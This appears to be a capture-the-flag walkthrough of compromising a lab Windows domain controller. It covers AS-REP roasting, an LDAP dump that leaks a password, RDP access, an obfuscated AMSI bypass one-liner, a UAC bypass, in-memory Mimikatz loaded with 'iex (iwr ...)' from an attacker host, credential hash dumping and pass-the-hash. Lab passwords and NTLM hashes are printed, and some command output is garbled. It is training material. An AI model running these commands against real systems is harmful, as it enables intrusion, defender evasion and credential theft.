
Invoke

NMAP

We will first start off with an NMAP scan

```
-(kali®kali)-[~/Desktop/THMBox]
 -$ rustscan -t 5000 -a 192.168.0.26 --ulimit 5000
The Modern Day Port Scanner.
 https://discord.gg/GFrQsGy
 https://github.com/RustScan/RustScan:
  https://admin.tryhackme.com
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.0.26:53
Open 192.168.0.26:80
Open 192.168.0.26:88
Open 192.168.0.26:135
Open 192.168.0.26:139
Open 192.168.0.26:389
Open 192.168.0.26:445
Open 192.168.0.26:464
Open 192.168.0.26:593
Open 192.168.0.26:3268
Open 192.168.0.26:3389
Open 192.168.0.26:5357
```

HTTP Server



After doing a directory brute force there is nothing there

SMB

No anonymous login allowed

Kerberoasting

Lets try to kerberoast someone becuase everything so far is a dead end

First we need to know the domain name

```
____(kali⊗ kali)-[~/Desktop/THMBox]
__$ nmap -p 445 -sC -sV 192.168.0.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 04:11 EDT
Nmap scan report for hatter.local (192.168.0.26)
Host is up (0.00028s latency).
```

```
| smb-os-discovery:
| OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3)
| Computer name: hatter
| NetBIOS computer name: HATTER\x00
| Domain name: hatter.local
| Forest name: hatter.local
| FQDN: hatter.hatter.local
|_ System time: 2022-07-24T01:11:16-07:00
```

Now we can use impacket tool kit to help with username enumeration

GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Usernames/Names/femalenames-usa-top1000.txt -no-pass -dc-ip 192.168.0.26

```
(kali@kali)-[~/Desktop/THMBox]

$ GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Usernames/Names/femalenames-usa-top1000.txt -no-pass -dc-ip 192.168.0.26

/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer sup
ported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
```

And we get a hit around the 20th to 30th person down

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Crack KRB hash

Now we need to crack that hash

After a few seconds we get a hit


LDAP

We saw that LDAP was up and running, lets try to login with alice and dump the domain

```
(kali® kali)-[~/Desktop/THMBox]
$ python /usr/local/lib/python2.7/dist-packages/ldapdomaindump 192.168.0.26 -u 'hatter.local\alice' -p 'P@ssw0rd1'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

```
(kali⊛kali)-[~/Desktop/THMBox]
  💲 ls -al
total 220
            2 kali kali
drwxr-xr-x
                          4096 Jul 24 04:15
drwxr-xr-x 11 kali kali
                          4096 Jul 24 04:07
            1 kali kali
                          1322 Jul 24 04:15 domain_computers_by_os.html
-rw-r--r--
            1 kali kali
                              Jul 24 04:15 domain_computers.grep
                           397
-rw-r--r--
            1 kali kali
                          1269 Jul 24 04:15 domain_computers.html
            1 kali kali
                          4313 Jul 24 04:15 domain_computers.json
                              Jul 24 04:15 domain_groups.grep
            1 kali kali 10972
-rw-r--r--
            1 kali kali 17236 Jul 24 04:15 domain_groups.html
-rw-r--r--
            1 kali kali 79384
                              Jul 24 04:15 domain_groups.json
            1 kali kali
                           258
                              Jul 24 04:15 domain_policy.grep
-rw-r--r--
            1 kali kali
                          1154 Jul 24 04:15 domain_policy.html
-rw-r--r--
            1 kali kali
                          5128 Jul 24 04:15 domain_policy.json
-rw-r--r--
            1 kali kali
                            71 Jul 24 04:15 domain_trusts.grep
            1 kali kali
                           828 Jul 24 04:15 domain trusts.html
-rw-r--r--
            1 kali kali
                             2 Jul 24 04:15 domain_trusts.json
-rw-r--r--
            1 kali kali 16644 Jul 24 04:15 domain_users_by_group.html
-rw-r--r--
            1 kali kali
                          2027 Jul 24 04:15 domain_users.grep
            1 kali kali
                         5663 Jul 24 04:15 domain_users.html
            1 kali kali 15941 Jul 24 04:15 domain users.json
            1 kali kali
                           539 Jul 24 04:14 hash.txt
-rw-r--r--
```

Looks like we dumped some information, lets look at domain_users.html




Domain users


CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
OGC	OGC	overgrown	Remote Desktop Users, Backup Operators, Administrators	Domain Users	07/24/22 09:01:03	07/24/22 06:40:05	0	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 09:01:03	1105	
Print_Svc	Print_Svc	print_svc	Remote Desktop Users, Administrators	Domain Users	07/24/22 08:59:25	07/24/22 07:55:31	07/24/22 08:03:24	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 08:59:25	1104	5tgb6yhn%TGB^YHN
alice chains	alice chains	alice	Remote Desktop Users	Domain Users	07/24/22 08:58:03	07/24/22 07:39:50		DONT_REQ_PREAUTH, DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/24/22 07:35:05	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	07/19/22 14:23:27	07/19/22 14:38:37	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	07/19/22 14:23:27	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	07/19/22 14:22:52	07/19/22 14:22:52	0	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	0	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Remote Management Users, Administrators	Domain Users	07/19/22 14:22:52	07/20/22 01:19:40	07/24/22 07:50:40	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	07/19/22 14:15:25	500	Built-in account for administering the computer/domain

Looking above we can see that we may have found some user credentials for print_svc and that user can RDP and also is an administrator

RDP

Utilizing Remmina we are able to get in





Click the button in the red square to go full screen

```
PS C:\Users\print_svc> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                               State
SeMachineAccountPrivilege
                               Add workstations to domain
                                                               Disabled
                                                               Enabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\print_svc> whoami /groups
GROUP INFORMATION
Group Name
                                                                           Attributes
                                            Type
                                                                           Mandatory group, Enabled by default, Enabled group
                                            Well-known group S-1-1-0
Everyone
                                                              S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users
                                            Alias
                                                              S-1-5-32-544 Group used for deny only
BUILTIN\Administrators
                                            Alias
                                            Alias
BUILTIN\Users
                                                              S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access
                                            Alias
                                                              S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-
                                                              S-1-5-32-554 Group used for deny only
                                                                           Mandatory group, Enabled by default, Enabled group
                                            Well-known group S-1-5-14
NT AUTHORITY\INTERACTIVE
                                            Well-known group S-1-5-4
                                                                           Mandatory group, Enabled by default, Enabled group
                                            Well-known group S-1-5-11
NT AUTHORITY\Authenticated Users
                                                                           Mandatory group, Enabled by default, Enabled group
NT_AUTHORITY\This_Organization
                                            Well-known group S-1-5-15
                                                                           Mandatory group, Enabled by default, Enabled group
LOCAL
                                            Well-known group S-1-2-0
                                                                           Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group 5-1-18-1
                                                                           Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level
                                                              5-1-16-8192
                                            Label
PS C:\Users\print_svc> 🕳
```

When opening the start menu we realize we cannot right click on powershell, no running as administrator

Lets use powerup and see if we have any privs, that didn't work it is blocked lets do an AMSI bypass

```
 S`eT-It`em ('V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ([TYpE]( "\{1\}\{0\}"-F'F','rE' )) ; (Get-varI`A`BLE (('1Q'+'2U') +'zX' ) - Val )."A`ss`Embly"."GET`TY`Pe"(( "\{6\}\{3\}\{1\}\{4\}\{2\}\{0\}\{5\}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s', ('Syst'+'em') ))."g`etf`iElD"( ( "\{0\}\{2\}\{1\}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "\{2\}\{4\}\{0\}\{1\}\{3\}" -f ('S'+'tat'),'i', ('Non'+'Publ'+'l'),'c','c,' ))."sE`T`ValUE"( $\{n`ULl\},$\{t`RuE\} )
```

Looking above you may also wonder, why did we put in memory

```
PS C:\Users\print_svc> wget http://192.168.0.24/PowerUp.ps1 -OutFile PowerUp.ps1
PS C:\Users\print_svc> . .\PowerUp.ps1
.: Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:3
+ . .\PowerUp.ps1
+ CategoryInfo : ObjectNotFound: (:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\print_svc> __
```

Thats why...

Since it is in memory we are less likely to get caught by defender and real time monitoring, which are both running on the machine. However, in memory we can still excute commands normally, lets do an invoke allchecks

```
PS C:\Users\print_svc> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[+] User is in a local group that grants administrative privileges!

[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

[*] Checking %PATH% for potentially hijackable .dll locations...

HijackablePath : C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\
AbuseFunction : Write-HijackDll -OutputFile 'C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApps\\windowsApp
```

We can bypass UAC and elevate our privs to admin!!!

Here is the site we are going to use to bypass our privs with a .ps1 script

https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1

Another shell opens and we get the following

```
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32\WindowsPowerShell\v1.0> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                                          Description
                                                                                                              State
 Adjust memory quotas for a process
Add workstations to domain
SeIncreaseQuotaPrivilege
                                                                                                              Disabled
SeMachineAccountPrivilege
                                                                                                              Disabled
                                        Manage auditing and security log
Take ownership of files or other objects
SeSecurityPrivilege
                                                                                                              Disabled
SeTakeOwnershipPrivilege
                                                                                                              Disabled
                                         Load and unload device drivers
Profile system performance
SeLoadDriverPrivilege
                                                                                                              Disabled
SeSystemProfilePrivilege
                                                                                                              Disabled
SeSystemtimePrivilege
                                         Change the system time
                                                                                                              Disabled
                                         Profile single process
Increase scheduling priority
SeProfileSingleProcessPrivilege
                                                                                                              Disabled
SeIncreaseBasePriorityPrivilege
                                                                                                              Disabled
SeCreatePagefilePrivilege
                                         Create a pagefile
Back up files and directories
                                                                                                              Disabled
SeBackupPrivilege
                                                                                                              Disabled
SeRestorePrivilege
                                         Restore files and directories
                                                                                                              Disabled
SeShutdownPrivilege
                                          Shut down the system
                                                                                                              Disabled
SeDebugPrivilege
                                          Debug programs
                                                                                                              Enabled
SeSystemEnvironmentPrivilege
                                         Modify firmware environment values
                                                                                                              Disabled
                                         Bypass traverse checking
SeChangeNotifyPrivilege
                                                                                                              Enabled
                                         Force shutdown from a remote system
SeRemoteShutdownPrivilege
                                                                                                              Disabled
SeUndockPrivilege
                                         Remove computer from docking station
                                                                                                              Disabled
SeEnableDelegationPrivilege
                                          Enable computer and user accounts to be trusted for delegation
                                                                                                              Disabled
SeManageVolumePrivilege
                                         Perform volume maintenance tasks
                                                                                                              Disabled
                                          Impersonate a client after authentication
SeImpersonatePrivilege
                                                                                                              Enabled
SeCreateGlobalPrivilege
                                                                                                              Enabled
                                          Create global objects
SeIncreaseWorkingSetPrivilege
                                         Increase a process working set
                                                                                                              Disabled
SeTimeZonePrivilege
                                          Change the time zone
                                                                                                              Disabled
                                          Create symbolic links
SeCreateSymbolicLinkPrivilege
                                                                                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32\WindowsPowerShell\v1.0> _
```

With the above privs there is some damage we can do, such as printspoofer and other things such as that

If we try to read root.txt we will see that we are denied, must be an administrator read only

Uploading Mimikatz

```
PS C:\Windows\system32\WindowsPowerShell\v1.0> iex (iwr http://192.168.0.24/Invoke-Mimikatz.ps1)
PS C:\Windows\system32\WindowsPowerShell\v1.0> Invoke-Mimikatz -Command ""lsadump::lsa /patch
            mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
"A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  .#####.
 .## ^ ##.
 ## / \ ##
 ## \ / ##
                  > https://blog.gentilkiwi.com/mimikatz
                                               ( vincent.letoux@gmail.com )
  '## v ##'
                  Vincent LE TOUX
  "#####"
                  > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::lsa /patch
Domain : HATTER0 / S-1-5-21-369660942-3450265873-103296993
RID : 000001f4 (500)
User : Administrator
LM
NTLM : ddf5eb5351c272cb8cc4eae015f14e3a
RID : 000001f5 (501)
User : Guest
LM
NTLM :
RID : 000001f6 (502)
User : krbtgt
LM
NTLM : 250d32866fb85253b508aa9419bfe757
RID : 0000044f (1103)
User : alice
LM
NTLM : ae974876d974abd805a989ebead86846
RID : 00000450 (1104)
User : print svc
NTLM : b2daf38bbeb6f2d51bb641f8a5c756ed
RID : 00000451 (1105)
User : overgrown
LM
NTLM : e2b573ccb5c362220e0a62b47c291530
RID : 000003e8 (1000)
User : HATTER$
LM
NTLM : 4d6d480f941caddfcd665a918be31a61
PS C:\Windows\system32\WindowsPowerShell\v1.0>
PS C:\Windows\system32\WindowsPowerShell\v1.0>
```

Lets upload mimikatz as show above and continue working towards becoming the administrator user

Now that we have the hash we need to pass it

PTH

winrm is not running, so we won't be able to evil-winrm into the box

We need to figure out another way to PTH

xfreerdp with PTH also does not seem to work to well with this machine

A great article for PTH is the following

https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/

Lets use the pth-wmiexec to call for command prompt

```
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.17763.3165]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0600-E6C9

Directory of C:\Windows\system32
```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0600-E6C9
 Directory of C:\Users\Administrator\Desktop
07/24/2022 02:09 AM
                        <DIR>
07/24/2022 02:09 AM
                        <DIR>
07/24/2022 02:02 AM
                                    34 Root.txt
               1 File(s)
                                     34 bytes
               2 Dir(s) 34,518,609,920 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

And we are able to get the root.txt